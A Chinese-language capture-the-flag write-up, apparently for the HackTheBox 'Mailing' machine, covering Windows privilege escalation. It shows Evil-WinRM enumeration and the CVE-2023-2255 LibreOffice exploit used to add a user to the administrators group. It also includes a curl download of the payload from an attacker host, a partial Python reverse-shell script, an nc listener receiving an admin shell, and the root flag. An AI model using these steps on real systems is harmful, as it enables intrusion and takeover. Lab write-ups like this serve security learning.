
---

windows資訊收集


`netstat -ano`無可利用資訊



```
Type "WHOAMI /?" for usage.*Evil-WinRM* PS C:\users\maya> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                    State
============================= ============================================== =======
SeChangeNotifyPrivilege       Omitir comprobaci¢n de recorrido               Enabled
SeUndockPrivilege             Quitar equipo de la estaci¢n de acoplamiento Enabled
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Enabled
SeTimeZonePrivilege           Cambiar la zona horaria                        Enabled
*Evil-WinRM* PS C:\users\maya>
```




```
*Evil-WinRM* PS C:\users\maya\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrador            DefaultAccount           Invitado
localadmin               maya                     WDAGUtilityAccount
The command completed with one or more errors.
```




```
*Evil-WinRM* PS C:\> net user maya
User name                    maya
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2024-04-12 4:16:20 AM
Password expires             Never
Password changeable          2024-04-12 4:16:20 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2024-05-10 2:13:44 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Usuarios
                             *Usuarios de escritori
Global Group memberships     *Ninguno
The command completed successfully.
```

找到特別東西



```
    Directory: C:\users\maya\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/13/2024   4:49 PM                WindowsPowerShell
-a----         4/11/2024   1:24 AM            807 mail.py
-a----         3/14/2024   4:30 PM            557 mail.vbs

*Evil-WinRM* PS C:\users\maya\Documents> type mail.py
from pywinauto.application import Application
from pywinauto import Desktop
from pywinauto.keyboard import send_keys
from time import sleep

app = Application(backend="uia").connect(title_re="Inbox*")
dlg = app.top_window()
current_count = 0
remove = 2
while True:
        try:
                unread = dlg.InboxListBox
                items = unread.item_count()
                if items==1:
                        sleep(20)
                        continue
                if items != current_count:
                        for i in range(1,items-current_count-(remove-1)):
                                if "Yesterday" in unread.texts()[i][0]:
                                        remove = 3
                                        continue
                                unread[i].select()
                                message = dlg.child_window(auto_id="RootFocusControl", control_type="Document").Hyperlink.invoke()
                                sleep(45)
                                dlg.type_keys("{ENTER}")
                                unread[i].select()
                        current_count = items - remove
                sleep(20)
        except:
                pass
*Evil-WinRM* PS C:\users\maya\Documents>
```

找到可用漏洞




```
type*Evil-WinRM* PS C:\Program Files\LibreOffice\readmes> type readme_en-US.txt

======================================================================

LibreOffice 7.4 ReadMe

======================================================================
```

- https://github.com/elweth-sec/CVE-2023-2255


方案一:(測試失敗)
該POC需要odt才能執行

```
python3 CVE-2023-2255.py --cmd 'net localgroup Administradores maya /add' --output 'exploit.odt'
```




```
┌──(root㉿kali)-[~/htb/mailling/CVE-2023-2255]
└─# ls
CVE-2023-2255.py  exploit.odt  README.md  samples  webshell.php
```

Important Documents 目錄具有管理者權限運行




```
*Evil-WinRM* PS C:\> icacls "Important Documents"
Important Documents MAILING\maya:(OI)(CI)(M)
                    BUILTIN\Administradores:(I)(OI)(CI)(F)
                    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                    BUILTIN\Usuarios:(I)(OI)(CI)(RX)
                    NT AUTHORITY\Usuarios autentificados:(I)(M)
                    NT AUTHORITY\Usuarios autentificados:(I)(OI)(CI)(IO)(M)
```



```
*Evil-WinRM* PS C:\Important Documents> curl http://10.10.14.2:8000/exploit.odt -o exploit.odt
*Evil-WinRM* PS C:\Important Documents> dir


    Directory: C:\Important Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/10/2024   2:18 PM          30524 exploit.odt
```

等待後並沒看到有升級權限

方案二:
進行windows py反彈，將py放在`C:\users\maya\Desktop`



```
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```


※需將/bin/bash改成cmd

漏洞腳本指令


```
python3 CVE-2023-2255.py --cmd 'python C:\users\maya\Desktop\sehll.py' --output 'exploit.odt'
```

一樣將odt上傳Important Documents

等待後取得最高權限



```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.14] 52296
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
mailing\localadmin

C:\Program Files\LibreOffice\program>
```



```
C:\Users\localadmin\Desktop>type root.txt
type root.txt
3f068fe70936a9e75b7174a6608fb910
```